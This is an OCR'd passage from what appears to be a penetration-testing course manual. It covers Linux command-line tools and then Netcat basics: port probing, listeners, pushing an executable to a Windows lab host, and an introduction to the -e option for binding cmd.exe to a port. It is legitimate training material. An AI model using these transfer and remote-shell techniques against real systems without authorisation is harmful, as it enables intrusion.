


Figure 6: Using vi to edit a file

Because *vi* seems so awkward to use, many users avoid it. However, from a penetration tester's point of view, *vi* can save a great deal of time in the hands of an experienced user and *vi* is installed on every POSIX-compliant system.

Feel free to dig deeper on your own; *vi* is quite powerful. For more information, refer to the following URLs:

- https://en.wikibooks.org/wiki/Learning_the_vi_Editor/vi_Reference
- https://www.debian.org/doc/manuals/debian-tutorial/ch-editor.html

3.5 Comparing Files

File comparison may seem irrelevant, but system administrators, network engineers, penetration testers, IT support technicians and many other technically-oriented professionals rely on this skill pretty often.

In this section, we'll take a look at a couple of tools that can help streamline the often-tedious, but rewarding process of file comparison.

3.5.1 comm

The *comm* command[66] compares two text files, displaying the lines that are unique to each one, as well as the lines they have in common. It outputs three space-offset columns: the first contains lines that are unique to the first file or argument; the second contains lines that are unique to the second file or argument; and the third column contains lines that are shared by both files. The **-n** switch, where "n" is either 1, 2, or 3, can be used to suppress one or more columns, depending on the need. Let's take a look at an example:

```
kali@kali:~$ cat scan-a.txt
192.168.1.1
192.168.1.2
```

[66] (die.net, 2010), https://linux.die.net/man/1/comm

```
192.168.1.3
192.168.1.4
192.168.1.5

kali@kali:~$ cat scan-b.txt
192.168.1.1
192.168.1.3
192.168.1.4
192.168.1.5
192.168.1.6

kali@kali:~$ comm scan-a.txt scan-b.txt
                                192.168.1.1
192.168.1.2
                                192.168.1.3
                                192.168.1.4
                                192.168.1.5
              192.168.1.6

kali@kali:~$ comm -12 scan-a.txt scan-b.txt
192.168.1.1
192.168.1.3
192.168.1.4
192.168.1.5
```

Listing 56 - Using comm to compare files

In the first example, **comm** displayed the unique lines in scan-a.txt, the unique lines in scan-b.txt and the lines found in both files respectively. In the second example, **comm -12** displayed only the lines that were found in both files since we suppressed the first and second columns.

3.5.2 diff

The *diff* command[67] is used to detect differences between files, similar to the comm command. However, diff is much more complex and supports many output formats. Two of the most popular formats include the *context format* (**-c**) and the *unified format* (**-u**). Listing 57 demonstrates the difference between the two formats:

```
kali@kali:~$ diff -c scan-a.txt scan-b.txt
*** scan-a.txt  2018-02-07 14:46:21.557861848 -0700
--- scan-b.txt  2018-02-07 14:46:44.275002421 -0700
***************
*** 1,5 ****
  192.168.1.1
- 192.168.1.2
  192.168.1.3
  192.168.1.4
  192.168.1.5
--- 1,5 ----
  192.168.1.1
  192.168.1.3
  192.168.1.4
```

[67] (die.net, 2002), https://linux.die.net/man/1/diff

```
  192.168.1.5
+ 192.168.1.6

kali@kali:~$ diff -u scan-a.txt scan-b.txt
--- scan-a.txt  2018-02-07 14:46:21.557861848 -0700
+++ scan-b.txt  2018-02-07 14:46:44.275002421 -0700
@@ -1,5 +1,5 @@
 192.168.1.1
-192.168.1.2
 192.168.1.3
 192.168.1.4
 192.168.1.5
+192.168.1.6
```

Listing 57 - Using diff to compare files

The output uses the "-" indicator to show that the line appears in the first file, but not in the second. Conversely, the "+" indicator shows that the line appears in the second file, but not in the first.

The most notable difference between these formats is that the *unified format* does not show lines that match between files, making the results shorter. The indicators have identical meaning in both formats.

3.5.3 vimdiff

vimdiff opens vim[68] with multiple files, one in each window. The differences between files are highlighted, which makes it easier to visually inspect them. There are a few shortcuts that may be useful. For example:

- **do**: gets changes from the other window into the current one
- **dp**: puts the changes from the current window into the other one
- **]c**: jumps to the next change
- **[c**: jumps to the previous change
- Ctrl W: switches to the other split window.

Let's look at an example:

```
kali@kali:~$ vimdiff scan-a.txt scan-b.txt
```

Listing 58 - Using vimdiff (unified format) to compare files

[68] (Vim, 2019), http://www.vim.org/




Figure 7: Using vimdiff to compare files

In Figure 7, notice that the differences are easily spotted because of the colored highlights.

3.5.3.1 Exercises

1. Download the archive from the following URL https://offensive-security.com/pwk-files/scans.tar.gz
2. This archive contains the results of scanning the same target machine at different times. Extract the archive and see if you can spot the differences by diffing the scans.

3.6 Managing Processes

The Linux kernel manages multitasking through the use of processes. The kernel maintains information about each process to help keep things organized, and each process is assigned a number called a process ID (PID).

The Linux shell also introduces the concept of *jobs*[69] to ease the user's workflow during a terminal session. As an example, **`cat error.txt | wc -m`** is a pipeline of two processes, which the shell considers a single job. Job control refers to the ability to selectively suspend the execution of jobs

[69] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Job_control_(Unix)

and resume their execution at a later time. This can be achieved through the help of specific commands,[70] which we will soon explore.

3.6.1 Backgrounding Processes (bg)

The previous jobs in this module have been run in the foreground, which means the terminal is occupied and no other commands can be executed until the current one finishes. Since most of our examples have been short and sweet, this hasn't caused a problem. We will, however, be running longer and more complex commands in later modules that we can send to the background in order to regain control of the terminal and execute additional commands.

The quickest way to background a process is to append an ampersand (**&**) to the end of the command to send it to the background immediately after it starts. Let's try a brief example:

```
kali@kali:~$ ping -c 400 localhost > ping_results.txt &
```

Listing 59 - Backgrounding a job right after it starts

In Listing 59, we sent 400 ICMP echo requests to the local interface with the **ping** command and wrote the results to a file called ping_results.txt. The execution automatically runs in the background, leaving the shell free for additional operations.

But what would have happened if we had forgotten to append the ampersand at the end of the command? The command would have run in the foreground, and we would be forced to either cancel the command with Ctrl C or wait until the command finishes to regain control of the terminal. The other option is to suspend the job using Ctrl Z after it has already started. Once a job has been suspended, we can resume it in the background by using the **bg** command:

```
kali@kali:~$ ping -c 400 localhost > ping_results.txt
^Z
[1]+  Stopped                 ping -c 400 localhost > ping_results.txt

kali@kali:~$ bg
[1]+ ping -c 400 localhost > ping_results.txt
kali@kali:~$
```

Listing 60 - Using bg to background a job

The job is now running in the background and we can continue using the terminal as we wish. While doing this, keep in mind that some processes are time sensitive and may give incorrect results if left suspended too long. For instance, in the ping example, the echo reply may come back but if the process is suspended when the packet comes in, the process may miss it, leading to incorrect output. Always consider the context of what the commands you are running are doing when engaging in job control.

3.6.2 Jobs Control: jobs and fg

To quickly check on the status of our ICMP echo requests, we need to make use of two additional commands: *jobs* and *fg*.

[70] (Bash Reference Manual, 2002), http://www.faqs.org/docs/bashman/bashref_78.html#SEC85

The built-in **jobs** utility lists the jobs that are running in the current terminal session, while **fg** returns a job to the foreground. These commands are shown in action below:

```
kali@kali:~$ ping -c 400 localhost > ping_results.txt
^Z
[1]+  Stopped                 ping -c 400 localhost > ping_results.txt

kali@kali:~$ find / -name sbd.exe
^Z
[2]+  Stopped                 find / -name sbd.exe

kali@kali:~$ jobs
[1]-  Stopped                 ping -c 400 localhost > ping_results.txt
[2]+  Stopped                 find / -name sbd.exe

kali@kali:~$ fg %1
ping -c 400 localhost > ping_results.txt
^C

kali@kali:~$ jobs
[2]+  Stopped                 find / -name sbd.exe

kali@kali:~$ fg
find / -name sbd.exe
/usr/share/windows-resources/sbd/sbd.exe
```

Listing 61 - Using jobs to look at jobs and fg to bring one into the foreground

There are a few things worth mentioning in Listing 61.

First, the odd **^C** character represents the keystroke combination Ctrl C. We can use this shortcut to terminate a long-running process and regain control of the terminal.

Second, the use of "%1" in the **fg %1** command is new. There are various ways to refer to a job in the shell. The "%" character followed by a JobID represents a job specification. The JobID can be a process ID (PID) number or you can use one of the following symbol combinations:

- %Number : Refers to a job number such as %1 or %2
- %String : Refers to the beginning of the suspended command's name such as %commandNameHere or %ping
- %+ OR %% : Refers to the current job
- %- : Refers to the previous job

Note that if only one process has been backgrounded, the job number is not needed.

3.6.3 Process Control: ps and kill

One of the most useful commands to monitor processes on mostly any Unix-like operating system is *ps*[71] (short for *process status*). Unlike the jobs command, ps lists processes system-wide, not only for the current terminal session. This utility is considered a standard on Unix-like OSes and its

[71] (The Linux Information Project, 2005), http://www.linfo.org/ps.html

name is so well-recognized that even on Windows PowerShell, ps is a predefined command alias for the *Get-Process* cmdlet, which essentially serves the same purpose.

As a penetration tester, one of the first things to check after obtaining remote access to a system is to understand what software is currently running on the compromised machine. This could help us elevate our privileges or collect additional information in order to acquire further access into the network.

As an example, let's start the Leafpad text editor and then try to find its process ID (PID)[72] from the command line by using the **ps** command (Listing 62):

```
kali@kali:~$ ps -ef
UID          PID    PPID  C STIME TTY          TIME CMD
root           1       0  0 10:18 ?        00:00:02 /sbin/init
root           2       0  0 10:18 ?        00:00:00 [kthreadd]
root           3       2  0 10:18 ?        00:00:00 [rcu_gp]
root           4       2  0 10:18 ?        00:00:00 [rcu_par_gp]
root           5       2  0 10:18 ?        00:00:00 [kworker/0:0-events]
root           6       2  0 10:18 ?        00:00:00 [kworker/0:0H-kblockd]
root           7       2  0 10:18 ?        00:00:00 [kworker/u256:0-events_unbound
root           8       2  0 10:18 ?        00:00:00 [mm_percpu_wq]
root           9       2  0 10:18 ?        00:00:00 [ksoftirqd/0]
root          10       2  0 10:18 ?        00:00:00 [rcu_sched]
...
```

Listing 62 Common ps syntax to list all the processes currently running

The **-ef**[73] options we used above stand for:

- **e**: select all processes
- **f**: display full format listing (UID, PID, PPID, etc.)

Finding our Leafpad application in that massive listing is definitely not easy, but since we know the application name we are looking for, we can replace the **-e** switch with **-C** (select by command name) as follows:

```
kali@kali:~$ ps -fC leafpad
UID          PID    PPID  C STIME TTY          TIME CMD
kali        1307     938  0 10:57 ?        00:00:00 leafpad
```

Listing 63 - Narrowing down our search by specifying the process name

As shown in Listing 63, the process search has returned a single result from which we gathered Leafpad's *PID*. Take some time to explore the command manual (**man ps**), as ps is really the Swiss Army knife of process management.

Let's say we now want to stop the Leafpad process without interacting with the GUI. The *kill* command can help us here, as its purpose is to send a specific signal to a process.[74] In order to

[72] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Process_identifier

[73] (Ask Ubuntu, 2014) https://askubuntu.com/questions/484982/what-is-the-difference-between-standard-syntax-and-bsd-syntax

[74] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Signal_(IPC)#POSIX_signals

use **kill**, we need the PID of the process we want to send the signal to. Since we gathered Leafpad's PID in the previous step, we can proceed:

```
kali@kali:~$ kill 1307

kali@kali:~$ ps aux | grep leafpad
kali       1313  0.0  0.0   6144   888 pts/0    S+   10:59   0:00 grep leafpad
```

Listing 64 - Stopping leafpad by sending the SIGTERM signal

Because the default signal for kill is *SIGTERM* (request termination), our application has been terminated. This has been verified in Listing 64 by using **ps** after killing Leafpad.

3.6.3.1 Exercises

1. Find files that have changed on your Kali virtual machine within the past 7 days by running a specific command in the background.
2. Re-run the previous command and suspend it; once suspended, background it.
3. Bring the previous background job into the foreground.
4. Start the Firefox browser on your Kali system. Use **ps** and **grep** to identify Firefox's PID.
5. Terminate Firefox from the command line using its PID.

3.7 File and Command Monitoring

It is extremely valuable to know how to monitor files and commands in real-time during the course of a penetration test. Two commands that help with such tasks are *tail* and *watch*.

3.7.1 tail

The most common use of tail[75] is to monitor log file entries as they are being written. For example, we may want to monitor the Apache logs to see if a web server is being contacted by a given client we are attempting to attack via a client-side exploit. This example will do just that:

```
kali@kali:~$ sudo tail -f /var/log/apache2/access.log
127.0.0.1 - - [02/Feb/2018:12:18:14 -0500] "GET / HTTP/1.1" 200 3380 "-" "Mozilla/5.0
(X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"
127.0.0.1 - - [02/Feb/2018:12:18:14 -0500] "GET /icons/openlogo-75.png HTTP/1.1" 200 6
040 "http://127.0.0.1/" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firef
ox/52.0"
127.0.0.1 - - [02/Feb/2018:12:18:15 -0500] "GET /favicon.ico HTTP/1.1" 404 500 "-" "Mo
zilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"
```

Listing 65 - Monitoring the Apache log file using tail command.

The **-f** option (follow) is very useful as it continuously updates the output as the target file grows. Another convenient switch is **-nX**, which outputs the last "X" number of lines, instead of the default value of 10.

[75] (die.net, 2010), https://linux.die.net/man/1/tail

3.7.2 watch

The watch[76] command is used to run a designated command at regular intervals. By default, it runs every two seconds but we can specify a different interval by using the **-n X** option to have it run every "X" number of seconds. For example, this command will list logged-in users (via the **w** command) once every 5 seconds:

```
kali@kali:~$ watch -n 5 w

............

Every 5.0s: w                                       kali: Tue Jan 23 21:06:03 2018

 21:06:03 up 7 days,  3:54,  1 user,  load average: 0.18, 0.09, 0.03
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
kali     tty2     :0               16Jan18  7days 16:29   2.51s /usr/bin/python
```

Listing 66 - Monitoring logged in users using the watch command.

To terminate the watch command and return to the interactive terminal, use Ctrl C.

3.7.2.1 Exercises

1. Start your apache2 web service and access it locally while monitoring its access.log file in real-time.
2. Use a combination of **watch** and **ps** to monitor the most CPU-intensive processes on your Kali machine in a terminal window; launch different applications to see how the list changes in real time.

3.8 Downloading Files

Next, let's take a look at some tools that can download files to a Linux system from the command line.

3.8.1 wget

The *wget*[77] command, which we will use extensively, downloads files using the HTTP/HTTPS and FTP protocols. Listing 67 shows the use of **wget** along with the **-O** switch to save the destination file with a different name on the local machine:

```
kali@kali:~$ wget -O report_wget.pdf https://www.offensive-security.com/reports/penetr
ation-testing-sample-report-2013.pdf
--2018-01-28 20:30:04--  https://www.offensive-security.com/reports/penetration-testin
Resolving www.offensive-security.com (www.offensive-security.com)... 192.124.249.5
Connecting to www.offensive-security.com (www.offensive-security.com)|192.124.249.5|:4
HTTP request sent, awaiting response... 200 OK
Length: 27691955 (26M) [application/pdf]
Saving to: 'report_wget.pdf'
```

[76] (die.net, 1999), https://linux.die.net/man/1/watch

[77] (GNU, 2018), https://www.gnu.org/software/wget/manual/wget.html

```
report_wget.pdf     100%[===================>]  26.41M   766KB/s    in 28s

2018-01-28 20:30:33 (964 KB/s) - ‘report_wget.pdf’ saved [27691955/27691955]
```

Listing 67 - Downloading a file through wget

3.8.2 curl

curl[78] is a tool to transfer data *to or from* a server using a host of protocols including IMAP/S, POP3/S, SCP, SFTP, SMB/S, SMTP/S, TELNET, TFTP, and others. A penetration tester can use this to download or upload files and build complex requests. Its most basic use is very similar to wget, as shown in Listing 68:

```
kali@kali:~$ curl -o report.pdf https://www.offensive-security.com/reports/penetration
-testing-sample-report-2013.pdf
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 26.4M  100 26.4M    0     0  1590k      0  0:00:17  0:00:17 --:--:--  870k
```

Listing 68 - Downloading a file with curl

3.8.3 axel

axel[79] is a download accelerator that transfers a file from a FTP or HTTP server through multiple connections. This tool has a vast array of features, but the most common is **-n**, which is used to specify the number of multiple connections to use. In the following example, we are also using the **-a** option for a more concise progress indicator and **-o** to specify a different file name for the downloaded file.

```
kali@kali:~$ axel -a -n 20 -o report_axel.pdf https://www.offensive-security.com/repor
ts/penetration-testing-sample-report-2013.pdf
Initializing download: https://www.offensive-security.com/reports/penetration-testing-
File size: 27691955 bytes
Opening output file report_axel.pdf
Starting download

Connection 0 finished
Connection 1 finished
Connection 2 finished
Connection 3 finished
Connection 4 finished
Connection 5 finished
Connection 6 finished
Connection 7 finished
Connection 8 finished
Connection 9 finished
Connection 10 finished
Connection 11 finished
Connection 13 finished
Connection 14 finished
Connection 15 finished
Connection 16 finished
```

[78] (MIT, 2004), http://www.mit.edu/afs.new/sipb/user/ssen/src/curl-7.11.1/docs/curl.html

[79] (Ubuntu, 2019), http://manpages.ubuntu.com/manpages/xenial/man1/axel.1.html

```
Connection 18 finished
[100%] [..............................................................................
..............................................................................]
[  11.1MB/s] [00:00]

Downloaded 26.4 Megabyte in 2 seconds. (11380.17 KB/s)
```

Listing 69 - Downloading a file with axel

3.8.3.1 Exercise

1. Download the PoC code for an exploit from https://www.exploit-db.com using **`curl`**, **`wget`**, and **`axel`**, saving each download with a different name.

3.9 Customizing the Bash Environment

3.9.1 Bash History Customization

Earlier in this module, we discussed environment variables and the history command. We can use a number of environment variables to change how the history command operates and returns data, the most common including *HISTCONTROL*, *HISTIGNORE*, and *HISTTIMEFORMAT*.

The *HISTCONTROL* variable defines whether or not to remove duplicate commands, commands that begin with spaces from the history, or both. By default, both are removed but you may find it more useful to only omit duplicates.

```
kali@kali:~$ export HISTCONTROL=ignoredups
```

Listing 70 - Using HISTCONTROL to remove duplicates from our bash history

The *HISTIGNORE* variable is particularly useful for filtering out basic commands that are run frequently, such as ls, exit, history, bg, etc:

```
kali@kali:~$ export HISTIGNORE="&:ls:[bf]g:exit:history"

kali@kali:~$ mkdir test

kali@kali:~$ cd test

kali@kali:~/test$ ls

kali@kali:~/test$ pwd
/home/kali/test

kali@kali:~/test$ ls

kali@kali:~/test$ history
    1  export HISTIGNORE="&:ls:[bf]g:exit:history"
    2  mkdir test
    3  cd test
    4  pwd
```

Listing 71 - Using HISTIGNORE to filter basic, common commands

Lastly, *HISTTIMEFORMAT* controls date and/or time stamps in the output of the **`history`** command.

```
kali@kali:~/test$ export HISTTIMEFORMAT='%F %T '

kali@kali:~/test$ history
    1  2018-02-12 13:37:33 export HISTIGNORE="&:ls:[bf]g:exit:history"
    2  2018-02-12 13:37:38 mkdir test
    3  2018-02-12 13:37:40 cd test
    4  2018-02-12 13:37:43 pwd
    5  2018-02-12 13:37:51 export HISTTIMEFORMAT='%F %T '
```

Listing 72 - Using HISTTIMEFORMAT to include the date/time in our bash history

In this example, we used %F (Year-Month-Day ISO 8601 format) and %T (24-hour time). Other formats can be found in the *strftime* man page.[80]

3.9.2 Alias

An alias is a string we can define that replaces a command name. Aliases are useful for replacing commonly-used commands and switches with a shorter command, or alias, that we define. In other words, an alias is a command that we define ourselves, built from other commands. An example of this is the ls command, where we typically tend to use **`ls -la`** (display results in a long list, including hidden files). Let's take a look at how we can use an alias to replace this command:

```
kali@kali:~$ alias lsa='ls -la'

kali@kali:~$ lsa
total 8308

........
-rw-------  1 kali kali     5542 Jan 22 09:56 .bash_history
-rw-r--r--  1 kali kali     3391 Apr 25  2017 .bashrc
drwx------  9 kali kali     4096 Oct  2 21:29 .cache
........
```

Listing 73 - The alias command

By defining our own command, **`lsa`**, we can quickly execute **`ls -la`** without having to type any arguments at all. We can also see the list of defined aliases by running **`alias`** without arguments.

A word of caution: the alias command does not have any restrictions on the words used for an alias. Therefore, it is possible to create an alias using a word that already corresponds to an existing command. We can see this in the following, rather arbitrary example:

```
kali@kali:~$ alias mkdir='ping -c 1 localhost'

kali@kali:~$ mkdir
PING localhost(localhost (::1)) 56 data bytes
64 bytes from localhost (::1): icmp_seq=1 ttl=64 time=0.121 ms

--- localhost ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.121/0.121/0.121/0.000 ms
```

Listing 74 - Creating an alias that overrides the mkdir command

[80] (Man7.org, 2019), http://man7.org/linux/man-pages/man3/strftime.3.html

Should a situation like this occur, the solution is simple. We can either exit the current shell session or use the **unalias** command to unset the offending alias.

```
kali@kali:~$ unalias mkdir

kali@kali:~$ mkdir
mkdir: missing operand
Try 'mkdir --help' for more information.
```

Listing 75 - Unsetting an alias

3.9.3 Persistent Bash Customization

The behavior of interactive shells in Bash is determined by the system-wide bashrc file located in /etc/bash.bashrc. The system-wide Bash settings can be overridden by editing the .bashrc file located in any user's home directory.

In the previous section, we explored the alias command, which sets an alias for the current terminal session. We can also insert this command into the .bashrc file in a user's home directory to set a persistent alias. The .bashrc script is executed any time that user logs in. Since this file is a shell script, we can insert any command that could be executed from the command prompt.

Let's examine a few lines of the default /home/kali/.bashrc file in Kali Linux:

```
kali@kali:~$ cat ~/.bashrc
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples
...
# for setting history length see HISTSIZE and HISTFILESIZE in bash(1)
HISTSIZE=1000
HISTFILESIZE=2000

# enable color support of ls and also add handy aliases
if [ -x /usr/bin/dircolors ]; then
    test -r ~/.dircolors && eval "$(dircolors -b ~/.dircolors)" || eval "$(dircolors -
    alias ls='ls --color=auto'
...
```

Listing 76 - Examining the .bashrc default file

You might recognize the *HISTSIZE* and *HISTFILESIZE* environment variables and the alias command that displays colored output.

3.9.3.1 Exercises

1. Create an alias named ".." to change to the parent directory and make it persistent across terminal sessions.
2. Permanently configure the history command to store 10000 entries and include the full date in its output.

3.10 Wrapping Up

In this module, we took an introductory look at a few popular Linux command line programs. Remember to refer to the Kali Linux Training site[81] for a refresher or more in-depth discussion.

[81] (Offensive Security, 2019), https://kali.training/lessons/introduction/

4. Practical Tools

The modern security professional has access to a wide variety of advanced tools unimaginable a few short years ago. However, in the field, we often find ourselves in situations where the only tools available are the tools already installed on the target machine. Other times, we might only be able to transfer small files to expand our foothold on the target network. For these reasons, it's vital to have a good understanding of some practical tools that are found in every pentester's toolkit. Some tools that we often use are *Netcat*, *Socat*, *PowerShell*, *Wireshark*, and *Tcpdump*.

> *Please note: the IP addresses used in the videos and this lab guide will not match your Offensive Security lab IP addresses. The IP addresses used here are for example only and will need to be changed to match your lab environment.*

4.1 Netcat

Netcat,[82] first released in 1995(!) by *Hobbit* is one of the "original" network penetration testing tools and is so versatile that it lives up to the author's designation as a hacker's "Swiss army knife". The clearest definition of Netcat is from *Hobbit* himself: a simple "utility which reads and writes data across network connections, using TCP or UDP protocols.[83]"

4.1.1 Connecting to a TCP/UDP Port

As suggested by the description, Netcat can run in either client or server mode. To begin, let's look at the client mode.

We can use client mode to connect to any TCP/UDP port, allowing us to:

- Check if a port is open or closed.
- Read a banner from the service listening on a port.
- Connect to a network service manually.

Let's begin by using Netcat (**nc**) to check if TCP port 110 (the POP3 mail service) is open on one of the lab machines. We will supply several arguments: the **-n** option to skip DNS name resolution; **-v** to add some verbosity; the destination IP address; and the destination port number:

```
kali@kali:~$ nc -nv 10.11.0.22 110
(UNKNOWN) [10.11.0.22] 110 (pop3) open
+OK POP3 server lab ready <00003.1277944@lab>
```

Listing 77 - Using nc to connect to a TCP port

Listing 77 tells us several things. First, the TCP connection to 10.11.0.22 on port 110 (10.11.0.22:110 in standard nomenclature) succeeded, so Netcat reports the remote port as open.

[82] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Netcat

[83] (Sourceforge), http://nc110.sourceforge.net

Next, the server responded to our connection by "talking back to us", printed out the server welcome message, and prompted us to log in, which is standard behavior for POP3 services.

Let's try to interact with the server:

```
kali@kali:~$ nc -nv 10.11.0.22 110
(UNKNOWN) [10.11.0.22] 110 (pop3) open
+OK POP3 server lab ready <00004.1546827@lab>
USER offsec
+OK offsec welcome here
PASS offsec
-ERR unable to lock mailbox
quit
+OK POP3 server lab signing off.
kali@kali:~$
```

Listing 78 - Using nc to connect to a POP3 service

We have successfully managed to converse with the POP3 service using Netcat (even though our login attempt failed).

4.1.2 Listening on a TCP/UDP Port

Listening on a TCP/UDP port using Netcat is useful for network debugging of client applications, or otherwise receiving a TCP/UDP network connection. Let's try implementing a simple chat service involving two machines, using Netcat both as a client and as a server.

On a Windows machine with IP address 10.11.0.22, we set up Netcat to listen for *incoming connections* on TCP port 4444. We will use the **-n** option to disable DNS name resolution, **-l** to create a listener, **-v** to add some verbosity, and **-p** to specify the listening port number:

```
C:\Users\offsec> nc -nlvp 4444
listening on [any] 4444 ...
```

Listing 79 - Using nc to set up a listener

Now that we have bound port 4444 on this Windows machine to Netcat, let's connect to that port from our Linux machine and enter a line of text:

```
kali@kali:~$ nc -nv 10.11.0.22 4444
(UNKNOWN) [10.11.0.22] 4444 (?) open
This chat is from the linux machine
```

Listing 80 - Using nc to connect to a listener

Our text will be sent to the Windows machine over TCP port 4444 and we can continue the "chat" from the Windows machine:

```
C:\Users\offsec> nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.11.0.22] from <UNKNOWN) [10.11.0.4] 43447
This chat is from the linux machine

This chat is from the windows machine
```

Listing 81 - Simple Netcat chat

Although this isn't a very exciting example, it demonstrates several important features in Netcat. Try to answer these important questions before proceeding:

- Which machine acted as the Netcat server?
- Which machine acted as the Netcat client?
- On which machine was port 4444 actually opened?
- What is the command-line syntax difference between the client and server?

4.1.3 Transferring Files with Netcat

Netcat can also be used to transfer files, both text and binary, from one computer to another. In fact, forensics investigators often use Netcat in conjunction with *dd* (a disk copying utility) to create forensically sound disk images over a network.

To send a file from our Kali virtual machine to the Windows system, we initiate a setup that is similar to the previous chat example, with some slight differences. On the Windows machine, we will set up a Netcat listener on port 4444 and redirect any output into a file called incoming.exe:

```
C:\Users\offsec> nc -nlvp 4444 > incoming.exe
listening on [any] 4444 ...
```

Listing 82 - Using nc to receive a file

On the Kali system, we will push the wget.exe file to the Windows machine through TCP port 4444:

```
kali@kali:~$ locate wget.exe
/usr/share/windows-resources/binaries/wget.exe

kali@kali:~$ nc -nv 10.11.0.22 4444 < /usr/share/windows-resources/binaries/wget.exe
(UNKNOWN) [10.11.0.22] 4444 (?) open
```

Listing 83 - Using nc to transfer a file

The connection is received by Netcat on the Windows machine as shown below:

```
C:\Users\offsec> nc -nlvp 4444 > incoming.exe
listening on [any] 4444 ...
connect to [10.11.0.22] from <UNKNOWN) [10.11.0.4] 43459
^C
C:\Users\offsec>
```

Listing 84 - Connection received on Windows

Notice that we have not received any feedback from Netcat about our file upload progress. In this case, since the file we are uploading is small, we can just wait a few seconds, then check whether the file has been fully uploaded to the Windows machine by attempting to run it:

```
C:\Users\offsec> incoming.exe -h
GNU Wget 1.9.1, a non-interactive network retriever.
Usage: incoming [OPTION]... [URL]...
```

Listing 85 - Executing file sent through nc. The -h option displays the help menu

We can see that this is, in fact, the **wget.exe** executable and that the file transfer was successful.

4.1.4 Remote Administration with Netcat

One of the most useful features of Netcat is its ability to do command redirection. The netcat-traditional version of Netcat (compiled with the "-DGAPING_SECURITY_HOLE" flag) enables the **-e** option, which executes a program after making or receiving a successful connection. This powerful feature opened up all sorts of interesting possibilities from a security perspective and is therefore not available in most modern Linux/BSD systems. However, due to the fact that Kali Linux is a penetration testing distribution, the Netcat version included in Kali supports the -e option.

When enabled, this option can redirect the input, output, and error messages of an executable to a TCP/UDP port rather than the default console.

For example, consider the cmd.exe executable. By redirecting *stdin*, *stdout*, and *stderr* to the network, we can bind cmd.exe to a local port. Anyone connecting to this port will be presented with a command prompt on the target computer.

To clarify this, let's run through a few more scenarios involving Bob and Alice.

4.1.4.1 Netcat Bind Shell Scenario

